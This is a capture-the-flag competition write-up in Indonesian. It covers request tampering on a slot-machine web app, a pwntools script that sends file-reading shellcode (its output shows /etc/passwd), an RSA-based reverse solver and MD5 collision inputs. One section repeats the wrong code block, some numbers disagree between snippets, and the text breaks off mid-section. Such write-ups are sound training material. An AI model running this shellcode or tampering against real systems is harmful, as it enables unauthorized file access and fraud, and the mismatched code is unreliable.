

# LKS Nasional Cyber Security

*The Proof Of Concept by Jawa Tengah*



Presented By:

**Jawa Tengah**

Umar


Evandra Raditya Fauzan

# DAFTAR ISI

<b>[ WEB EXPLOITATION ]</b>	<b>3</b>
Putar dan Menangkan	3
Executive Summary	3
Technical Report	3
Conclusion	7
<b>[ PWN ]</b>	<b>9</b>
Brainrot 🦋	9
Executive Summary	9
Technical Report	10
Conclusion	14
<b>[ REVERSE ]</b>	<b>16</b>
Jurassic Pwner	16
Executive Summary	16
Technical Report	17
Conclusion	18
<b>[ Cryptography]</b>	<b>19</b>
Modifikasi	19
Executive Summary	19
Technical Report	20
Conclusion	21
Manipulator	22
Executive Summary	22
Technical Report	23
Conclusion	26

# [ WEB EXPLOITATION ]

## Putar dan Menangkan



Challenge Info

**Putar dan Menangkan**  
500  
Bisa jadi Easy  
Description Connection 20 Solves

**Description**

Dapatkan jackpot diamonds (semua gambar menunjukkan diamond) sebanyak 10x dan raih flagnya~

Author: Faishol Bonceng

**Connection Info**

<http://13.212.58.64:9012/>

Flag

### Executive Summary

Diberikan url dari service.

Connection Info:

<http://13.212.58.64:9012/>

### Technical Report

Aplikasi berisi aplikasi slot yang akan memberikan kita flag apabila kita mendapatkan diamond jackpot sebanyak 10 kali dalam draw terbatas.

```

const { createApp, ref, reactive } = Vue;

createApp({
  setup() {
    const symbols = ['🍒', '🍋', '🍊', '🍇', '🔔', '💎'];
    const reels = ref(['?', '?', '?']);
    const isSpinning = ref(false);
    const numJackpot = ref(0);
    const showWinMessage = ref(false);
    const serverFlag = ref("");

    const symbolPoints = reactive({
      🍒: 10,
      🍋: 20,
      🍊: 30,
      🍇: 40,
      🔔: 50,
      💎: 100
    });

    const getRandomSymbol = () => {
      return symbols[Math.floor(Math.random() * symbols.length)];
    };

    const sendSpinDataToServer = async (spinResult) => {
      try {
        const response = await fetch('/slot.php', {
          method: 'POST',
          headers: {
            'Content-Type': 'application/json',
          },
        });
      }
    };
  }
});

```

Dari source code analysis kami mengetahui jika aplikasi dibuat dengan vue.js sebagai frontend.

Kelemahan ada pada proses spin dari mesin slot yang dimana proses dilakukan pada sisi klien (browser) dibuktikan pada 2 function yaitu spin dan send spinDataToServer

```
const spin = () => {
  isSpinning.value = true;
  showWinMessage.value = false;
  let spins = 0;
  const maxSpins = 20;

  const interval = setInterval(() => {
    reels.value = reels.value.map(() => getRandomSymbol());

    spins++;
    if (spins >= maxSpins) {
      clearInterval(interval);
      isSpinning.value = false;

      // Send spin data to server
      reels_id = reels.value.map((elm) => symbolPoints[elm]);
      sendSpinDataToServer(reels_id);
    }
  }, 100);
};
```

```

const sendSpinDataToServer = async (spinResult) => {
  try {
    const response = await fetch('/slot.php', {
      method: 'POST',
      headers: {
        'Content-Type': 'application/json',
      },
      body: JSON.stringify({
        reels: spinResult
      }),
    });

    if (!response.ok) {
      throw new Error(`HTTP error! status: ${response.status}`);
    }

    const data = await response.json();
    numJackpot.value = data["data"];
    if (data["flag"] != undefined && data["flag"] != null) {
      serverFlag.value = data["flag"];
      showWinMessage.value = true;
    }
  } catch (error) {
    console.error('Error sending spin data to server:', error);
  }
};

```

function sendSpinDataToServer akan mengirim value dari gambar apa saja yang kita dapatkan dari function spin ke server dengan http request. Kelemahan terjadi karena proses kalkulasi terjadi pada sisi klien dan kita sebagai user bisa melakukan modifikasi request yang akan dikirimkan menuju server.

Untuk mendapatkan flag kami hanya perlu mengirim request yang telah dimodifikasi dengan value jackpot 3 diamond ke server sebanyak 10 kali. Untuk mempermudah kami menggunakan burp suite repeater untuk proses eksploitasi.

```
Request
Pretty Raw Hex
1 POST /slot.php HTTP/1.1
2 Host: 13.212.58.64:9012
3 Content-Length: 23
4 Accept-Language: en-US
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
6 Content-Type: application/json
7 Accept: */*
8 Origin: http://13.212.58.64:9012
9 Referer: http://13.212.58.64:9012/slot.html
10 Accept-Encoding: gzip, deflate, br
11 Cookie: PHPSESSID=JAWATENGGAH;
12 Connection: keep-alive
13
14 {
  "reels": [
    100,
    100,
    100
  ]
}

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 server: envoy
3 date: Wed, 21 Aug 2024 13:08:46 GMT
4 content-type: application/json
5 x-powered-by: PHP/8.2.4
6 expires: Thu, 19 Nov 1981 08:52:00 GMT
7 cache-control: no-store, no-cache, must-revalidate
8 pragma: no-cache
9 x-envoy-upstream-service-time: 0
10 Content-Length: 60
11
12 {
  "status": "success",
  "message": "Spin data received",
  "data": 1
}
```

kita mengirim post request yang sesuai dengan format dan session id yang kita miliki. Kirim sebanyak 10 kali untuk mendapatkan flag.

```
Request
Pretty Raw Hex
1 POST /slot.php HTTP/1.1
2 Host: 13.212.58.64:9012
3 Content-Length: 23
4 Accept-Language: en-US
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
6 Content-Type: application/json
7 Accept: */*
8 Origin: http://13.212.58.64:9012
9 Referer: http://13.212.58.64:9012/slot.html
10 Accept-Encoding: gzip, deflate, br
11 Cookie: PHPSESSID=JAWATENGGAH;
12 Connection: keep-alive
13
14 {
  "reels": [
    100,
    100,
    100
  ]
}

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 server: envoy
3 date: Wed, 21 Aug 2024 13:09:30 GMT
4 content-type: application/json
5 x-powered-by: PHP/8.2.4
6 expires: Thu, 19 Nov 1981 08:52:00 GMT
7 cache-control: no-store, no-cache, must-revalidate
8 pragma: no-cache
9 x-envoy-upstream-service-time: 1
10 Content-Length: 132
11
12 {
  "status": "success",
  "message": "Spin data received",
  "data": 10,
  "flag": "LKSN(jangan_ya_dek_ya__jangan_buka_web_semacam_ini_ya_dek_ya)"
}
```

Flag akan dikirim melalui http response flag.

Berikut

## Conclusion

Kesimpulannya adalah kita harus memastikan apabila business logic aplikasi yang sekiranya sensitif hanya dilakukan pada sisi server, dikarenakan proses yang dilakukan pada sisi browser/klien akan sangat rentan terhadap modifikasi yang tidak kita inginkan.


**Flag: LKSN{jangan\_ya\_dek\_ya\_\_jangan\_buka\_web\_semacam\_ini\_ya\_dek\_ya}**





# [ PWN ]

## Brainrot



The screenshot shows a CTF challenge interface. On the left, a dark-themed image features the text 'Brainrot 500' and 'Bisa jadi Easy'. Below this are tabs for 'Description', 'Connection', 'Files', and '1 Solve'. At the bottom of the image is the logo for 'LKS SMK-DIKSUS'. On the right, the 'Description' section contains a message in Indonesian: 'Saye sayang roblox, roblox sayang kami Kami cinta roblox, roblox cinta kami Same samelah cintakan roblox hashtag robloxberjaya gedagedigedagedaoh' and 'dari Gweh yang suka roblox -Enryu'. The 'Author' is listed as 'rui'. The 'Connection Info' section shows 'nc 13.212.58.64 14120'. The 'Files' section has two download buttons labeled 'chall' and 'chall.c'. At the bottom right, there is a 'Flag' input field and a submit button.

## Executive Summary

Diberikan source code, binary dan info koneksi untuk soal

Attachment:

- Binary

[https://ctfd.idcyberskills.com/files/62d2da8f8234f452a56aa5dfaeacdf66/chall?token=eyJ1c2VyX2lkIjoyLCJ0ZWFTX2lkIjpudWxsLCJmaWxlX2lkIjoxNH0.ZsXn1g.ZQbogS\\_gBVu7YKukEkrIwMglTY](https://ctfd.idcyberskills.com/files/62d2da8f8234f452a56aa5dfaeacdf66/chall?token=eyJ1c2VyX2lkIjoyLCJ0ZWFTX2lkIjpudWxsLCJmaWxlX2lkIjoxNH0.ZsXn1g.ZQbogS_gBVu7YKukEkrIwMglTY)

- Source code

[https://ctfd.idcyberskills.com/files/65cf7142c7fac36f80fa70b9bdc17f7c/chall.c?token=eyJ1c2VyX2lkIjoyLCJ0ZWFTX2lkIjpudWxsLCJmaWxlX2lkIjoxNX0.ZsXn1g.gX2u25odySuh\\_yqdzvV6zkhakxE](https://ctfd.idcyberskills.com/files/65cf7142c7fac36f80fa70b9bdc17f7c/chall.c?token=eyJ1c2VyX2lkIjoyLCJ0ZWFTX2lkIjpudWxsLCJmaWxlX2lkIjoxNX0.ZsXn1g.gX2u25odySuh_yqdzvV6zkhakxE)

Connection Info:

nc 13.212.58.64 14120

## Technical Report

```
#include <stdio.h>

#include <stdlib.h>

#include <string.h>

#include <unistd.h>

#include <fcntl.h>

#include <sys/mman.h>

#include <seccomp.h>

void sandbox(){

    scmp_filter_ctx ctx;

    ctx = seccomp_init(SCMP_ACT_KILL);

    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, __NR_read, 0);

    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, __NR_write, 0);

    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, __NR_open, 0);

    seccomp_load(ctx);

}

char func[0x100];

void main(){

    mprotect((void *)((unsigned long)func & ~0xfff), 0x1000, 7);

    sandbox();

}
```

```

printf("send me your gyatttt mewing sigma rizzz fanumtax skibidi alpha beta
gamma delta epsilon zeta theta omega\n");

printf("and btw the flag is in /flagdottieksti.txt\n");

printf("so you can just print it\n");

read(0, func, sizeof(func));

((void (*)())func)();
}

__attribute__((constructor))
void init(void){

    setbuf(stdin, NULL);

    setbuf(stdout, NULL);

}

```

Jika kita perhatikan sekilas aplikasi vulnerable terhadap shellcode injection dikarenakan pada function main dari program akan menjalankan shellcode yang ada pada stack (variable func). Tapi setelah kita telusuri lebih lanjut ternyata aplikasi memiliki proteksi terhadap nx yang artinya user tidak bisa menjalankan shellcode dari stack

```

kali@kali:~/Public/ctf/binary_exploitation/brainrot$ checksec chall
[*] '/home/kali/Public/ctf/binary_exploitation/brainrot/chall'
Arch: amd64-64-little
RELRO: Full RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled

```

Akan tetapi saat kita lihat lebih jauh lagi pada function main, terhadap sebuah baris yang memanggil function mprotect. Secara sederhana mprotect berfungsi untuk memberikan permission read, write, execute dari range memory yang diberikan (<https://man7.org/linux/man-pages/man2/mprotect.2.html>).

```
mprotect((void *)((unsigned long)func & ~0xfff), 0x1000, 7);
```

Range memory yang diberikan ada pada variable func, yang artinya kita bisa menjalankan shellcode meski nx protection menyala.

```
void sandbox(){
    scmp_filter_ctx ctx;
    ctx = seccomp_init(SCMP_ACT_KILL);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, __NR_read, 0);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, __NR_write, 0);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, __NR_open, 0);
    seccomp_load(ctx);
}
```

Ada 1 hal yang kita perlu perhatikan lagi, function sandbox akan memberikan rule dimana proses shellcode yang kita berikan hanya boleh pada 3 operasi yaitu read, write, open. Hal ini berarti kita tidak bisa melakukan execve, fork, atau mmap. Payload shellcode harus berupa payload untuk read flag saja.

<https://shell-storm.org/shellcode/files/shellcode-878.html> kami menemukan sebuah payload yang berfungsi untuk membaca file. Langsung saja kita rangkai solver untuk mendapatkan flag.

```

kali@kali:~/Public/ctf/binary_exploitation/brainrot$ python3 solve.py
[*] '/home/kali/Public/ctf/binary_exploitation/brainrot/chall'
Arch: amd64-64-little
RELRO: Full RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
[+] Opening connection to 13.212.58.64 on port 14120: Done
[*] Switching to interactive mode
send me your gyatttt mewing sigma rizzz fanumtax skibidi alpha beta gamma delta epsilon zeta theta omega
and btw the flag is in /flagdottieksti.txt
so you can just print it
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
syslog:x:101:102::/home/syslog:/usr/sbin/nologin
ctf:x:999:999::/home/ctf:/bin/sh
/home/ctf/run: line 2: 1644 Bad system call (core dumped) ./chall
[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Closed connection to 13.212.58.64 port 14120

```

Untuk mendapatkan flag, kami hanya perlu mengubah file /etc/passwd ke path file flag yang asli. Dengan penyesuaian pada shellcode

```

_readfile:
; syscall open file
pop rdi ; pop path value
; NULL byte fix
xor byte [rdi + 11], 0x41

```

value dari rdi+11 akan di xor dengan 0x41 yang akan menghasilkan null byte yang berfungsi untuk menandai akhir shellcode. rdi adalah nilai yang kita masukan pada argument pertama pada sebuah fungsi, yang mana dalam konteks ini adalah nama file yang kita cari. Sedangkan rdi+11 adalah byte yang ada setelah nama file yang akan kita tuju, dengan begitu untuk membaca flag kami hanya perlu mengubah nilai dari rdi+11 menjadi rdi+19 sesuai dengan panjang file flag nya. Dengan skenario akhir kira-kira akan jadi seperti ini `b'(shellcode)/flagdottieksti.txt\x00'`

```

# solve.py
from pwn import *

elf = context.binary = ELF("./chall")

#r = elf.process()

r = remote("13.212.58.64", 14120)

pay =

b"\xeb\x3f\x5f\x80\x77\x13\x41\x48\x31\xc0\x04\x02\x48\x31\xf6\x0f\x05\x66\x8
1\xec\xff\x0f\x48\x8d\x34\x24\x48\x89\xc7\x48\x31\xd2\x66\xba\xff\x0f\x48\x31
\xc0\x0f\x05\x48\x31\xff\x40\x80\xc7\x01\x48\x89\xc2\x48\x31\xc0\x04\x01\x0f\
x05\x48\x31\xc0\x04\x3c\x0f\x05\xe8\xbc\xff\xff\xff"

pay += b"/flagdottieksti.txtA"

r.sendline(pay)

r.interactive()

```

```

kali@kali:~/Public/ctf/binary_exploitation/brainrot$ python3 solve.py
[*] '/home/kali/Public/ctf/binary_exploitation/brainrot/chall'
Arch: amd64-64-little
RELRO: Full RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
[+] Opening connection to 13.212.58.64 on port 14120: Done
[*] Switching to interactive mode
send me your gyatttt mewing sigma rizz fanumtax skibidi alpha beta gamma delta epsilon zeta theta omega
and btw the flag is in /flagdottieksti.txt
so you can just print it
LKSN{956903e2eec7f82e08408afb4d69d9c6}
/home/ctf/run: line 2: 1654 Bad system call (core dumped) ./chall
[*] Got EOF while reading in interactive
$

```

## Conclusion


Kesimpulannya adalah berhati-hati dengan user input, jangan terlalu percaya dan langsung melakukan eksekusi tanpa melakukan filter apapun. Hindari juga penggunaan mprotect jika memang hal tersebut tidak terlalu diperlukan.

**Flag : LKSN{956903e2eec7f82e08408afb4d69d9c6}**



# [ REVERSE ]

## Jurassic Pwner



## Executive Summary

Attachment :

<https://ctfd.idcyberskills.com/files/e258ba5efbcc8a76700c6e386fd4d591/dist.zip?token=eyJ1c2VyX2lkIjoyLCJ0ZWFTX2lkIjpuZDVsLCJmaWx1X2lkIjozfQ.ZsXbIg.Z4FPomY uHcFoGCMNofL-XbscWDY>

Diberikan file dist.zip, yang berisi beberapa file. Lalu sesuai dengan deskripsi soal yang mengatakan

“Can you trigger one of the function that holds the LKSN flag by window.alert?”

Kami pun melihat source code dari index.js, dan menemukan function

```
(hyl@Umar) - [~/LKS/Jurassic Pwner/dist]
$ ls
assets  index.css  index.html  index.js
```

```
get_LKSN_Flag: function() {
  var hr = this.run();
  const flag = 4830698556514140397518897252109979335664677923435018942901273242454015697691068037340554;
  const p1 = 294704857459121458995842604700946850751n;
  const p2 = 314052721216923470597325825556277950411n;
  const res = 5484612519557977053464962994274277267744411269096779149171289487630586305476n;
  if ((hr ** 65537n) % (p1 * p2) == res) {
    window.alert(transform(hr ^ flag));
  } else {
    window.alert("You need to reach a super high score!");
  }
}
```



## Technical Report

Penjelasan potongan kodenya

- flag adalah nilai yang sudah ada.
- p1 dan p2 adalah dua bilangan prima besar.
- res adalah nilai yang sudah ada untuk melakukan perbandingan nanti.
- Fungsi memeriksa apakah ekspresi  $(hr ** 65537) \% (p1 * p2)$  sama dengan res. Di sini, 65537 adalah eksponen umum yang sering digunakan dalam enkripsi RSA. ( $p1 * p2 = n$ )
- Jika kondisi tersebut terpenuhi, fungsi akan memanggil `window.alert` dengan pesan yang dihasilkan dari fungsi `transform(hr ^ flag)`.
- $hr ^ flag$  adalah operasi XOR antara nilai `hr` dan `flag`.
- Hasil dari operasi tersebut kemudian diproses oleh fungsi `transform`, yang hasil akhirnya ditampilkan melalui `alert` di browser.
- Jika kondisi tersebut tidak terpenuhi, maka pesan "You need to reach a super high score!" akan ditampilkan di jendela `alert`.

Untuk mendapatkan flag diperlukan untuk mengetahui nilai dari `hr`. Untuk mendapatkan `hr`, kita perlu memahami bahwa kode ini menerapkan prinsip enkripsi RSA. Proses enkripsi menggunakan eksponen publik  $e = 65537$ , dan kita perlu mendekripsi `res` untuk mendapatkan `hr`.

Setelah `hr` diperoleh, kita dapat menemukan flag asli dengan melakukan operasi XOR antara `hr` dan `flag` yang telah diberikan.

### Langkah Penyelesaian:

1. Menghitung Kunci Privat ( $d$ ):  
Kunci privat  $d$  dihitung sebagai invers modular dari  $e$  terhadap  $\phi(n)$ , dimana  $\phi(n)$  adalah hasil dari  $(p1 - 1) * (p2 - 1)$ .
2. Mendekripsi `res` untuk Mendapatkan `hr`:  
Setelah mendapatkan  $d$ , kita mendekripsi `res` dengan operasi  $hr = \text{pow}(\text{res}, d, n)$ .
3. Menghitung Flag Asli:  
Akhirnya, flag asli ditemukan dengan melakukan XOR antara `hr` dan `flag`.

Berikut full solver kami

```
from Crypto.Util.number import inverse, long_to_bytes

# Diberikan nilai-nilai konstan
flag =
483069055651414039751889725210997933566467792343501894290127324245401569769106803
734055455158675913843217887943828793768416529969352013553301899430997409430209836
9656069901396834
p1 = 294704857459121458995842604700946850751
p2 = 314052721216923470597325825556277950411
res =
54846125195579777053464962994274277267744411269096779149171289487630586305476
e = 65537

# Langkah 1: Menghitung  $\phi(n)$ 
phi = (p1 - 1) * (p2 - 1)

# Langkah 2: Menghitung kunci privat d
d = inverse(e, phi)

# Langkah 3: Mendekripsi res untuk mendapatkan hr
n = p1 * p2
hr = pow(res, d, n)

# Langkah 4: Menghitung flag asli
flag_ril = hr ^ flag
print(long_to_bytes(flag_ril))
```

## Conclusion


Diberikannya dua bilangan prima besar (p1 dan p2) serta eksponen publik 65537 memungkinkan kami untuk menghitung kunci privat d dan mendekripsi nilai res yang terenkripsi dengan RSA. Dengan langkah-langkah tersebut, kami berhasil mendapatkan flag asli yang tersembunyi melalui operasi XOR antara hr yang telah didekripsi dan flag

**Flag :**

**LKSN{you\_reached\_the\_super\_duper\_high\_score\_you\_dirty\_ch34t3rrrrRrrrrawr!}'**

# [ Cryptography ]

## Modifikasi



## Executive Summary

Attachment :

<https://ctfd.idcyberskills.com/files/ea00629e3a34e6ba262c3df53b08b877/server.py?token=eyJ1c2VyX2lkIjoyLCJ0ZWZtX2lkIjpuZDVsX2lkIjoxMn0.ZsXqSw.ICzdw4DsrAopZDb1kU1In4brItY>

Diberikan source code server.py dan remote connection nc 13.212.58.64 12591

```
get_LKSN_Flag: function() {
  var hr = this.run();
  const flag = 4830690556514140397518897252109979335664677923435018942901273242454015697691068037340554;
  const p1 = 294704857459121458995842604700946850751n;
  const p2 = 314052721216923470597325825556277950411n;
  const res = 548461251955797705346496299427427267744411269096779149171289487630586305476n;
  if ((hr ** 65537n) % (p1 * p2) == res) {
    window.alert(transform(hr ^ flag));
  } else {
    window.alert("You need to reach a super high score!");
  }
}
```

# Technical Report

server.py

```
(hyl@Umar)~/LKS/Modifikasi
$ cat server.py
from hashlib import md5

print("Anda sedang menjual tiket konser taylor swift")
print("Terdapat 2 pembeli yang ingin membeli tiket, Alice dan Bob. Sayangnya tiket hanya tersisa 1")
print("Tiket tersebut diverifikasi menggunakan md5")
print("Dapatkah anda membuat tiket palsu untuk dijual ke Bob?")

alice = bytes.fromhex(input("Masukkan kode tiket untuk dijual ke Alice: "))
md5alice = md5(alice).digest()
print("md5 dari tiket Alice:", md5alice.hex())

bob = bytes.fromhex(input("Masukkan kode tiket buatan untuk dijual ke Bob: "))
md5bob = md5(bob).digest()
if alice == bob:
    print("Bob: Hey apa apaan ini, ini sama persis dengan tiket Alice!")
    exit()

print("md5 dari tiket Bob:", md5bob.hex())
if alice != bob and md5bob == md5alice:
    print("Bob: Terima kasih! Ini bayarannya")
    print(open("flag.txt").read())
else:
    print("Bob: Hey apa apaan ini, ini bukan tiket asli!")
```

Program diatas meminta 2 input dari user yaitu alice dan bob, yang mana untuk mendapatkan flagnya diperlukan md5 hash yang sama dari kedua input tetapi kedua input ini tidak boleh sama. Dari sini kami mengetahui untuk menyelesaikannya diperlukan hash collision, yaitu 2 string yang berbeda tetapi memiliki nilai md5 hash yang sama.

Setelah mencari tentang md5 hash collision ini kami menemukan website berikut

<https://security.stackexchange.com/questions/249728/known-strings-to-have-the-same-md5-hash-not-colliding-in-real-life>

Website di atas menjelaskan cara menghasilkan dua string berbeda yang memiliki hash MD5 yang sama, yang dikenal sebagai hash collision. Dalam kasus ini, dua string dalam format heksadesimal diproses untuk menghasilkan hash MD5 yang sama meskipun string tersebut berbeda.

Dari website diatas juga didapatkan 2 string dalam format hexadecimal yang dimaksud sebelumnya yang memiliki nilai md5 hash yang sama

“d131dd02c5e6eec4693d9a0698aff95c2fcab58712467eab4004583eb8fb7f8955ad340609f4b30283e488832571415a085125e8f7cdc99fd91dbdf280373c5bd8823e3156348f5bae6dacd436c919c6dd53e2b487da03fd02396306d248cda0e99f33420f577ee8ce54b67080a80d1ec69821bcb6a8839396f9652b6fff72a70”

“d131dd02c5e6eec4693d9a0698aff95c2fcab50712467eab4004583eb8fb7f8955ad340609f4b30283e4888325f1415a085125e8f7cdc99fd91dbd7280373c5bd8823e3156348f5bae6dacd436c919c6dd53e23487da03fd02396306d248cda0e99f33420f577ee8ce54b67080280d1ec69821bcb6a8839396f965ab6fff72a70”

```

(hyl@Umar)~[~/LKS/Modifikasi]
